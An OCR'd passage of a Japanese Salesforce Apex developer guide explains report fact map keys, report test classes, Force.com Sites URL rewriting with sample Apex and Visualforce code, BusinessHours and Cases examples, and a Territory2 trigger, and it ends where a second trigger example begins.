
ファクトマップキー	説明
`0!T`	第 1 レベルのグルーピングの最初の項目。

ファクトマップキー	説明
`1!T`	第 1 レベルのグルーピングの 2 番目の項目。
`0_0!T`	第 1 レベルのグルーピングの最初の項目と第 2 レベルのグルーピングの最初の項目。
`0_1!T`	第 1 レベルのグルーピングの最初の項目と第 2 レベルのグルーピングの 2 番目の項目。

Salesforceの表形式レポート、サマリーレポート、またはマトリックスレポートにデータが表示されるときに、そのデータがファクトマップキーでどのように表されるかを例を通じて確認していきましょう。

表形式レポートのファクトマップ


次に、表形式の商談レポートの例を示します。表形式レポートにはグルーピングがないため、すべてのレコードレベルのデータおよびサマリーは、総計を示す `T!T` キーで表されます。



Opportunity Name	Close Date	Probability (%)	Next Step	Expected Revenue
Data Mart - 44K	1/1/2013	90%	great win for us	$16,200.00
Data Mart - 10K	1/17/2013	90%	great win for us	$12,600.00
Data Mart - 2K	2/1/2013	90%	great win for us	$12,600.00
Data Mart - 41K	2/1/2013	90%	great win for us	$6,300.00
Data Mart - 19K	2/17/2013	90%	great win for us	$13,500.00
Data Mart - 31K	3/3/2013	90%	great win for us	$11,700.00
Data Mart - 2K	3/19/2013	75%	great win for us	$9,750.00
Data Mart - 2K	3/25/2013		great win for us	$7,200.00
Data Mart - 7K	3/31/2013		great win for us	$6,300.00
Data Mart - 21K	4/16/2013	75%	great win for us	$6,000.00
Data Mart - 660	5/1/2013	75%	great win for us	$8,250.00
Data Mart - 2K	5/1/2013	75%	great win for us	$5,250.00
Data Mart - 3K	5/1/2013	75%	great win for us	$2,250.00
Data Mart - 9K	5/16/2013	75%	great win for us	$6,750.00
Data Mart - 11K	5/31/2013	75%	great win for us	$10,500.00
Data Mart - 7K	6/1/2013	75%	great win for us	$12,000.00
Data Mart - 50K	7/1/2013	75%	great win for us	$12,000.00
Grand Totals (17 records)				
		avg 82%		$159,150.00

サマリーレポートのファクトマップ

この例では、サマリーレポートの値がファクトマップでどのように表されるかを示します。




Opportunity Name	Account Name	Amount	Type	Probability (%)	Fiscal Period	Age
Stage: Prospecting **(1 record)**						
		$45,000.00				
Industry: Manufacturing **(1 record)**						
		$45,000.00				
Acme - Widgets	Acme	$45,000.00	New Business	10%	Q2-2013	177
Stage: Needs Analysis **(1 record)**						
		$105,000.00				
Industry: Manufacturing **(1 record)**						
		$105,000.00				
Global Gadgets	Global Media	$105,000.00	Existing Business	20%	Q2-2013	184

ファクトマップキー	説明
0!T	見込み客フェーズの商談金額のサマリー。
1_0!T	ニーズの把握フェーズの製造業商談の確度のサマリー。

マトリックスレポートのファクトマップ

次に、数個の行および列のグルーピングがあるマトリックス商談レポートのデータのファクトマップキーの例を示します。



Sum of Amount		Close Date	Q4 CY2010				Q1 CY2011				Grand Total
Stage	Industry	Close Date (2)	October 2010	November 2010	December 2010	Subtotal	January 2011	February 2011	March 2011	Subtotal	
Prospecting	Manufacturing	Sum of Amount	$0.00	$50,000.00	$0.00	$50,000.00	$0.00	$0.00	$0.00	$0.00	$50,000.00
	Subtotal	Sum of Amount	$0.00	$50,000.00	$0.00	$50,000.00	$0.00	$0.00	$0.00	$0.00	$50,000.00
Needs Analysis	Manufacturing	Sum of Amount	$0.00	$0.00	$0.00	$0.00	$0.00	$120,000.00	$0.00	$120,000.00	$120,000.00
	Subtotal	Sum of Amount	$0.00	$0.00	$0.00	$0.00	$0.00	$120,000.00	$0.00	$120,000.00	$120,000.00
Value Proposition	Manufacturing	Sum of Amount	$0.00		$20,000.00	$20,000.00	$0.00	$0.00	$0.00	$0.00	$20,000.00
	Technology	Sum of Amount	$0.00		$0.00	$0.00	$0.00	$20,000.00	$0.00	$20,000.00	$20,000.00
	Subtotal	Sum of Amount	$0.00	$0.00	$20,000.00	$20,000.00	$0.00	$20,000.00	$0.00	$20,000.00	$40,000.00
Id. Decision Makers	Manufacturing	Sum of Amount	$0.00	$0.00	$0.00	$0.00	$40,000.00	$0.00	$0.00	$40,000.00	$40,000.00
	Subtotal	Sum of Amount	$0.00	$0.00	$0.00	$0.00		$0.00	$0.00	$40,000.00	$40,000.00
Negotiation/Review	Technology	Sum of Amount	$0.00	$0.00	$100,000.00	$100,000.00	$0.00	$0.00	$0.00	$0.00	$100,000.00
	Subtotal	Sum of Amount	$0.00	$0.00	$100,000.00	$100,000.00	$0.00	$0.00	$0.00	$0.00	$100,000.00
Closed Won	Manufacturing	Sum of Amount	$0.00	$400,000.00	$0.00	$400,000.00	$0.00	$0.00		$0.00	$400,000.00
	Subtotal	Sum of Amount	$0.00	$400,000.00	$0.00	$400,000.00	$0.00	$0.00		$0.00	$400,000.00
	Grand Total	Sum of Amount	$0.00	$450,000.00	$120,000.00	$570,000.00	$40,000.00	$140,000.00	$0.00	$180,000.00	$750,000.00

ファクトマップキー	説明
0!0	2010 年第 4 四半期の見込み客フェーズの合計商談金額。
0_0!0_0	2010 年 10 月の製造業セクタの見込み客フェーズの合計商談金額。
2_1!1_1	2011 年 2 月の技術セクタの値の提示フェーズの合計商談金額。
T!T	レポートの総計サマリー。

レポートのテスト

すべての Apex コードと同様に、Salesforce1 Reporting API via Apex コードにはテストカバー率が必要です。

Reporting Apex メソッドはシステムモードでは実行されず、現在のユーザ (コンテキストユーザまたはログインユーザとも呼ばれる) のコンテキストで実行されます。メソッドは、現在のユーザがアクセス権を持つものすべてにアクセスできます。

Apex テストの場合、`SeeAllData` アノテーションは、`true` と `false` のどちらに設定されていても、レポートの実行で必ず無視されます。つまり、レポート結果には、テストで作成されていない既存のデータが含まれます。レポート実行で `SeeAllData` アノテーションを無効にする方法はありません。結果を制限するには、レポートで検索条件を使用します。

例: レポートのテストクラスの作成

次の例では、非同期および同期レポートをテストします。各メソッドでは、次の処理を行います。

- 新しい Opportunity オブジェクトを作成し、そのオブジェクトを使用してレポートに検索条件を設定する。
- レポートを実行する。
- アサーションをコールしてデータを検証する。

メモ: Apex テストの場合、`Test.stopTest` メソッドを使用してテストを停止した後にのみ、非同期レポートが実行されます。

```
@isTest

public class ReportsInApexTest{



    @isTest(SeeAllData='true')

    public static void testAsyncReportWithTestData() {


      List <Report> reportList = [SELECT Id,DeveloperName FROM Report where

          DeveloperName = 'Closed_Sales_This_Quarter'];

      String reportId = (String)reportList.get(0).get('Id');


      // Create an Opportunity object.

      Opportunity opp = new Opportunity(Name='ApexTestOpp', StageName='stage',

          Probability = 95, CloseDate=system.today());

      insert opp;
```

```
    Reports.ReportMetadata reportMetadata =
        Reports.ReportManager.describeReport(reportId).getReportMetadata();

    // Add a filter.
    List<Reports.ReportFilter> filters = new List<Reports.ReportFilter>();
    Reports.ReportFilter newFilter = new Reports.ReportFilter();
    newFilter.setColumn('OPPORTUNITY_NAME');
    newFilter.setOperator('equals');
    newFilter.setValue('ApexTestOpp');
    filters.add(newFilter);
    reportMetadata.setReportFilters(filters);

    Test.startTest();

    Reports.ReportInstance instanceObj =
        Reports.ReportManager.runAsyncReport(reportId,reportMetadata,false);
    String instanceId = instanceObj.getId();

    // Report instance is not available yet.
    Test.stopTest();
    // After the stopTest method, the report has finished executing
    // and the instance is available.

    instanceObj = Reports.ReportManager.getReportInstance(instanceId);
    System.assertEquals(instanceObj.getStatus(),'Success');
    Reports.ReportResults result = instanceObj.getReportResults();
   Reports.ReportFact grandTotal = (Reports.ReportFact)result.getFactMap().get('T!T');
```

```
    System.assertEquals(1,(Decimal)grandTotal.getAggregates().get(1).getValue());
}

@isTest(SeeAllData='true')
public static void testSyncReportWithTestData() {

    // Create an Opportunity Object.
    Opportunity opp = new Opportunity(Name='ApexTestOpp', StageName='stage',
        Probability = 95, CloseDate=system.today());
    insert opp;

    List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
        DeveloperName = 'Closed_Sales_This_Quarter'];
    String reportId = (String)reportList.get(0).get('Id');

    Reports.ReportMetadata reportMetadata =
        Reports.ReportManager.describeReport(reportId).getReportMetadata();

    // Add a filter.
    List<Reports.ReportFilter> filters = new List<Reports.ReportFilter>();
    Reports.ReportFilter newFilter = new Reports.ReportFilter();
    newFilter.setColumn('OPPORTUNITY_NAME');
    newFilter.setOperator('equals');
    newFilter.setValue('ApexTestOpp');
    filters.add(newFilter);
    reportMetadata.setReportFilters(filters);
```

```
        Reports.ReportResults result =
            Reports.ReportManager.runReport(reportId,reportMetadata,false);
        Reports.ReportFact grandTotal = (Reports.ReportFact)result.getFactMap().get('T!T');
        System.assertEquals(1,(Decimal)grandTotal.getAggregates().get(1).getValue());
    }
}
```

Force.com サイト

Force.com サイトでは、分析、ワークフローおよび承認、プログラマブルロジックなどの Force.com の機能を継承して、カスタムページおよび Web アプリケーションを構築できます。

`Site` および `Cookie` クラスのメソッドを使用して、Apex で Force.com サイトを管理できます。

このセクションの内容:

Force.com サイトの URL の書き換え

関連トピック:

Site クラス

Force.com サイトの URL の書き換え

サイトは、サイト訪問者にわかりやすい URL とリンクを表示する組み込みロジックを備えています。アドレスバーに入力したり、ブックマークから起動したり、または外部 Web サイトからリンクする URL 要求を再記述するルールを作成します。サイトページ内のリンクの URL を再記述するルールも作成できます。URL を再記述すると、URL がわかりやすくなるだけでなく、ユーザが直感的に理解できるようになるため、検索エンジンによるサイトページのインデックス作成がさらに容易になります。

たとえば、自分のブログサイトを持っているとします。URL を書き換えない場合、ブログのエントリの URL は次のようになります。`http://myblog.force.com/posts?id=003D000000Q0PcN`

URL を書き換えると、ユーザはレコード ID ではなく日付やタイトルでブログの投稿にアクセスできます。大晦日の投稿の URL は次のようになります。`http://myblog.force.com/posts/2009/12/31/auld-lang-syne`

また、サイトページ内に表示されるリンクの URL を書き換えることもできます。大晦日の投稿にバレンタインデーの投稿へのリンクが含まれる場合、リンク URL は次のように表示されます。
`http://myblog.force.com/posts/2010/02/14/last-minute-roses`

サイトの URL を書き換えるには、元の URL をわかりやすい URL に対応付ける Apex クラスを作成して、Apex クラスをサイトに追加します。

`Site.UrlRewriter` インターフェイスのメソッドについての詳細は、「UrlRewriter インターフェース」を参照してください。

Apex クラスの作成

作成する Apex クラスでは、Force.com 提供のインターフェース `Site.UrlRewriter` を実装する必要があります。通常、次の形式を使用する必要があります。

```
global class yourClass implements Site.UrlRewriter {

    global PageReference mapRequestUrl(PageReference

            yourFriendlyUrl)

    global PageReference[] generateUrlFor(PageReference[]

            yourSalesforceUrls);

}
```

Apex クラスを作成するときは、次の制限と推奨事項に留意してください。

クラスおよびメソッドはグローバルである必要がある

Apex クラスおよびメソッドはすべて `global` である必要があります。

クラスに両方のメソッドを実装する必要がある

Apex クラスには `mapRequestUrl` メソッドおよび `generateUrlFor` メソッドの両方を実装する必要があります。いずれのメソッドも使用しない場合は、そのメソッドが `null` を返すようにします。

Visualforce サイトページでのみ機能する書き換え

受信 URL 要求は、サイトに関連付けられている Visualforce ページのみに対応付けできます。標準ページ、画像、その他のエンティティに対応付けることはできません。

サイトページのリンクの URL を書き換えるには、`$Page` マージ変数を含む `!URLFOR` 関数を使用します。たとえば、次のコードでは、myPage という名前の Visualforce ページにリンクします。

```
<apex:outputLink value="{!URLFOR($Page.myPage)}"></apex:outputLink>
```

> **メモ:** `forceSSL="true"` を使用する Visualforce `<apex:form>` 要素は、`urlRewriter` によって影響されません。

*Visualforce 開発者ガイド*の付録「関数」を参照してください。

符号化された URL

`Site.urlRewriter` インターフェースを使用して取得する URL は符号化されています。符号化されていない URL の値にアクセスする必要がある場合は、EncodingUtil クラスの `urlDecode` メソッドを使用します。

文字の制限

わかりやすい URL は、Salesforce の URL とは異なる必要があります。3 文字のエンティティのプレフィックスまたは 15 文字または 18 文字の ID を含む URL は書き換えられません。

書き換えられた後の URL ではピリオドは使用できません。

文字列の制限

書き換えられた後の URL パスの一部として、次の予約文字列を使用することはできません。

- apexcomponent
- apexpages
- ex
- faces
- flash
- flex
- google
- home
- ideas
- images
- img
- javascript
- js
- lumen
- m
- resource
- search
- secur
- services
- servlet
- setup
- sfc
- sfdc_ns
- site
- style
- vote
- widg

相対パスのみ

PageReference.getUrl() メソッドでは、ホスト名またはサイトのプレフィックス (ある場合) の直後に指定する URL の一部のみが返されます。たとえば、URL が `http://mycompany.force.com/sales/MyPage?id=12345` であり、「sales」がサイトのプレフィックスである場合、`/MyPage?id=12345` のみが返されます。

ドメインとサイトのプレフィックスは書き換えできません。

一意のパスのみ

サイトのプレフィックスと同じ名前を持つディレクトリには、URL を対応付けできません。たとえば、サイト URL が `http://acme.force.com/help` で、サイトプレフィックスが「help」である場合、`help/page` への URL をポイントすることはできません。結果として、返されるパスは `http://acme.force.com/help/page` ではなく、`http://acme.force.com/help/help/page` になります。

一括クエリ
ページ作成でのパフォーマンスを向上させるには、generateUrlFor メソッドでタスクを一度に 1 つずつではなく、一括で実行します。

項目の一意性の適用
URL を書き換えるために選択した項目が一意であることを確認します。クエリに SOQL の一意の項目またはインデックス付き項目を使用すると、パフォーマンスが向上する可能性があります。

また、Site.lookupIdByFieldValue メソッドを使用して、一意の項目名と値でレコードを検索できます。このメソッドでは、指定の項目に一意の ID または外部 ID が含まれていることを確認します。含まれていない場合は、エラーを返します。

次はその一例です。ここで、mynamespace は名前空間、Blog はカスタムオブジェクト名、title はカスタム項目名、myBlog は検索対象の値です。

```
Site.lookupIdByFieldValue(Schema.sObjectType.

        mynamespace__Blog__c.fields.title__c,'myBlog');
```

サイトへの URL 書き換えの追加

URL を書き換える Apex クラスを作成したら、次のステップに従ってそのクラスをサイトに追加します。

1. [設定] で、[開発] > [サイト] をクリックします。
2. [新規] をクリックします。既存のサイトを変更する場合は [編集] をクリックします。
3. [サイトの編集] ページで、[URL 書き換えクラス] の [Apex クラス] を選択します。
4. [保存] をクリックします。

メモ: サイトで URL の書き換えが有効になっている場合、すべての PageReferences はこの URL 書き換えクラスを通過して渡されます。

コード例

この例では、mycontact と myaccount という 2 つの Visualforce ページで構成される単純なサイトが存在します。このサンプルを試してみる前に、両方のページで「参照」権限が有効になっていることを確認します。各ページでそのオブジェクト種別の標準コントローラが使用されます。取引先責任者ページには親取引先ページへのリンクと取引先責任者の詳細が含まれます。

書き換えを実装する前は、「書き換え前のサイト URL」に示されるように、アドレスバーとリンク URL はレコード ID (ランダムな 15 桁の文字列) を表示しました。書き換えを有効にした後は、「書き換え後のサイト URL」に示されるように、アドレスバーとリンクがわかりやすく書き換えられた URL を表示します。

これらのページの URL の書き換えに使用する Apex クラスについては、詳しい説明と共に「URL を書き換える Apex クラスの例」に示しています。

サイトページの例

このセクションでは、この例で使用する取引先ページおよび取引先責任者ページの Visualforce を示します。

取引先ページは取引先の標準コントローラを使用する、標準的な詳細ページです。このページは myaccount という名前になります。

```
<apex:page standardController="Account">

    <apex:detail relatedList="false"/>

</apex:page>
```

取引先責任者ページで取引先責任者の標準コントローラを使用し、2 つの部分で構成されます。最初の部分は URLFOR 関数と $Page マージ変数を使用して親取引先にリンクし、後の部分は単純に取引先の詳細を示します。Visualforce ページでは URLFOR 以外に書き換えロジックを備えていません。このページは mycontact という名前になります。

```
<apex:page standardController="contact">

    <apex:pageBlock title="Parent Account">

        <apex:outputLink value="{!URLFOR($Page.mycontact,null,

                [id=contact.account.id])}">{!contact.account.name}

                </apex:outputLink>

    </apex:pageBlock>

    <apex:detail relatedList="false"/>

</apex:page>
```

URL を書き換える Apex クラスの例

サイトの URL 書き換え機能として使用される Apex クラスは、mapRequestUrl メソッドを使用して、受信 URL 要求を適切な Salesforce レコードに対応付けます。さらに、generateUrlFor メソッドを使用して、取引先ページへのリンクの URL をわかりやすい形式に書き換えます。

```
global with sharing class myRewriter implements Site.UrlRewriter {



    //Variables to represent the user-friendly URLs for

    //account and contact pages

    String ACCOUNT_PAGE = '/myaccount/';

    String CONTACT_PAGE = '/mycontact/';

    //Variables to represent my custom Visualforce pages

    //that display account and contact information
```

```
String ACCOUNT_VISUALFORCE_PAGE = '/myaccount?id=';
String CONTACT_VISUALFORCE_PAGE = '/mycontact?id=';

global PageReference mapRequestUrl(PageReference
        myFriendlyUrl){
    String url = myFriendlyUrl.getUrl();

    if(url.startsWith(CONTACT_PAGE)){
        //Extract the name of the contact from the URL
        //For example: /mycontact/Ryan returns Ryan
        String name = url.substring(CONTACT_PAGE.length(),
                url.length());

        //Select the ID of the contact that matches
        //the name from the URL
        Contact con = [SELECT Id FROM Contact WHERE Name =:
                name LIMIT 1];

        //Construct a new page reference in the form
        //of my Visualforce page
        return new PageReference(CONTACT_VISUALFORCE_PAGE + con.id);
    }
    if(url.startsWith(ACCOUNT_PAGE)){
        //Extract the name of the account
        String name = url.substring(ACCOUNT_PAGE.length(),
                url.length());
```

```
            //Query for the ID of an account with this name
            Account acc = [SELECT Id FROM Account WHERE Name =:name LIMIT 1];

           //Return a page in Visualforce format
            return new PageReference(ACCOUNT_VISUALFORCE_PAGE + acc.id);
        }
        //If the URL isn't in the form of a contact or
        //account page, continue with the request
        return null;
    }
    global List<PageReference> generateUrlFor(List<PageReference>
            mySalesforceUrls){
        //A list of pages to return after all the links
        //have been evaluated
        List<PageReference> myFriendlyUrls = new List<PageReference>();

        //a list of all the ids in the urls
        List<id> accIds = new List<id>();

        // loop through all the urls once, finding all the valid ids
        for(PageReference mySalesforceUrl : mySalesforceUrls){
        //Get the URL of the page
        String url = mySalesforceUrl.getUrl();

            //If this looks like an account page, transform it
            if(url.startsWith(ACCOUNT_VISUALFORCE_PAGE)){
                //Extract the ID from the query parameter
```

```
            //and store in a list
            //for querying later in bulk.
                    String id= url.substring(ACCOUNT_VISUALFORCE_PAGE.length(),
                    url.length());
                    accIds.add(id);
        }
    }

// Get all the account names in bulk
List <account> accounts = [SELECT Name FROM Account WHERE Id IN :accIds];

// make the new urls
Integer counter = 0;

// it is important to go through all the urls again, so that the order
// of the urls in the list is maintained.
for(PageReference mySalesforceUrl : mySalesforceUrls) {

   //Get the URL of the page
   String url = mySalesforceUrl.getUrl();

   if(url.startsWith(ACCOUNT_VISUALFORCE_PAGE)){
    myFriendlyUrls.add(new PageReference(ACCOUNT_PAGE + accounts.get(counter).name));
     counter++;
   } else {
     //If this doesn't start like an account page,
```

```
            //don't do any transformations
            myFriendlyUrls.add(mySalesforceUrl);
        }
    }


    //Return the full list of pages
    return myFriendlyUrls;
  }

}
```

書き換え前と書き換え後

ここでは、元のサイト URL を書き換える Apex クラスを実装した結果の表示例を示します。最初の図では ID ベースの URL、2 番目の図ではわかりやすい URL が表示されています。


書き換え前のサイト URL



図中の番号を付した要素の内容は、次のとおりです。

1. 取引先責任者ページの書き換え前の元の URL
2. 取引先責任者ページから親取引先ページへのリンク
3. 取引先ページへのリンクの書き換え前の元の URL (ブラウザのステータスバーに表示される)

書き換え後のサイト URL



図中の番号を付した要素の内容は、次のとおりです。

1. 取引先責任者ページの書き換えられた URL
2. 取引先責任者ページから親取引先ページへのリンク
3. 取引先ページへのリンクの書き換え後の URL (ブラウザのステータスバーに表示される)

サポートクラス

サポートクラスを使用すると、営業時間やケースなど、サポートセンターで一般的に使用されるレコードを操作できます。

営業時間の操作

BusinessHours では、複数のタイムゾーンなど、カスタマーサポートチームが活動するさまざまな営業時間を指定することができます。

この例では、startTime から 1 営業時間後の時間を求め、ローカルタイムゾーンで datetime を返します。BusinessHours をクエリすることでデフォルトの営業時間を取得します。`BusinessHours add` メソッドもコールします。

```
// Get the default business hours

BusinessHours bh = [SELECT Id FROM BusinessHours WHERE IsDefault=true];



// Create Datetime on May 28, 2008 at 1:06:08 AM in local timezone.

Datetime startTime = Datetime.newInstance(2008, 5, 28, 1, 6, 8);
```

```
// Find the time it will be one business hour from May 28, 2008, 1:06:08 AM using the
// default business hours.  The returned Datetime will be in the local timezone.
Datetime nextTime = BusinessHours.add(bh.id, startTime, 60 * 60 * 1000L);
```

次の例では、startTime **から** 1 **営業時間後の時間を求め、**datetime **を** GMT **で返します。**

```
// Get the default business hours
BusinessHours bh = [SELECT Id FROM BusinessHours WHERE IsDefault=true];

// Create Datetime on May 28, 2008 at 1:06:08 AM in local timezone.
Datetime startTime = Datetime.newInstance(2008, 5, 28, 1, 6, 8);

// Find the time it will be one business hour from May 28, 2008, 1:06:08 AM using the
// default business hours.  The returned Datetime will be in GMT.
Datetime nextTimeGmt = BusinessHours.addGmt(bh.id, startTime, 60 * 60 * 1000L);
```

次の例では、startTime **と** nextTime **の差異を求めます。**

```
// Get the default business hours
BusinessHours bh = [select id from businesshours where IsDefault=true];

// Create Datetime on May 28, 2008 at 1:06:08 AM in local timezone.
Datetime startTime = Datetime.newInstance(2008, 5, 28, 1, 6, 8);

// Create Datetime on May 28, 2008 at 4:06:08 PM in local timezone.
Datetime endTime = Datetime.newInstance(2008, 5, 28, 16, 6, 8);

// Find the number of business hours milliseconds between startTime and endTime as
// defined by the default business hours.  Will return a negative value if endTime is
// before startTime, 0 if equal, positive value otherwise.
```

```
Long diff = BusinessHours.diff(bh.id, startTime, endTime);
```

ケースの操作

受信および送信メールメッセージは、Cases クラスの getCaseIdFromEmailThreadId メソッドを使用して対応するケースに関連付けることができます。このメソッドは、顧客から受信したメールをカスタマーサービスケースにする自動化プロセス、メール-to-ケースで使用されます。

次の例では、メールスレッド ID を使用して、関連するケース ID を取得します。

```
public class GetCaseIdController {



   public static void getCaseIdSample() {

        // Get email thread ID

        String emailThreadId = '_00Dxx1gEW._500xxYktg';

        // Call Apex method to retrieve case ID from email thread ID

        ID caseId = Cases.getCaseIdFromEmailThreadId(emailThreadId);



    }

}
```

関連トピック:

- BusinessHours クラス
- Cases クラス

Territory Management 2.0

Territory2 および UserTerritory2Association の標準オブジェクトではトリガがサポートされているため、これらのテリトリー管理レコードの変更に関連するアクションやプロセスを自動化できます。

Territory2 のサンプルトリガ

次のサンプルトリガは、Territory2 のレコードが作成または削除されたときに実行されます。このサンプルトリガでは、組織が Territory2Model オブジェクトに TerritoryCount__c というカスタム項目を定義して、各テリ

トリーモデルのテリトリーの正味の数を追跡します。テリトリーが作成または削除されるたびにトリガコードの `TerritoryCount__c` 項目の値が増減します。

```
trigger maintainTerritoryCount on Territory2 (after insert, after delete) {

    // Track the effective delta for each model

    Map<Id, Integer> modelMap = new Map<Id, Integer>();

    for(Territory2 terr : (Trigger.isInsert ? Trigger.new : Trigger.old)) {

       Integer offset = 0;

       if(modelMap.containsKey(terr.territory2ModelId)) {

           offset = modelMap.get(terr.territory2ModelId);

       }

       offset += (Trigger.isInsert ? 1 : -1);

       modelMap.put(terr.territory2ModelId, offset);

    }

    // We have a custom field on Territory2Model called TerritoryCount__c

    List<Territory2Model> models = [SELECT Id, TerritoryCount__c FROM

                            Territory2Model WHERE Id IN :modelMap.keySet()];

    for(Territory2Model tm : models) {

       // In case the field is not defined with a default of 0

       if(tm.TerritoryCount__c == null) {

           tm.TerritoryCount__c = 0;

       }

       tm.TerritoryCount__c += modelMap.get(tm.Id);

    }

    // Bulk update the field on all the impacted models

    update(models);

}
```

UserTerritory2Association のサンプルトリガ

次のサンプルトリガは、UserTerritory2Association のレコードが作成されたときに実行されます。このサンプルトリガでは、ユーザがテリトリーに追加されたことを知らせるメール通知が営業担当グループに送信されます。このトリガは、ユーザをテリトリーに追加したユーザを特定します。さらに、追加された各ユーザ、そのユーザが追加されたテリトリー、およびそのテリトリーが属するテリトリーモデルを特定します。

```
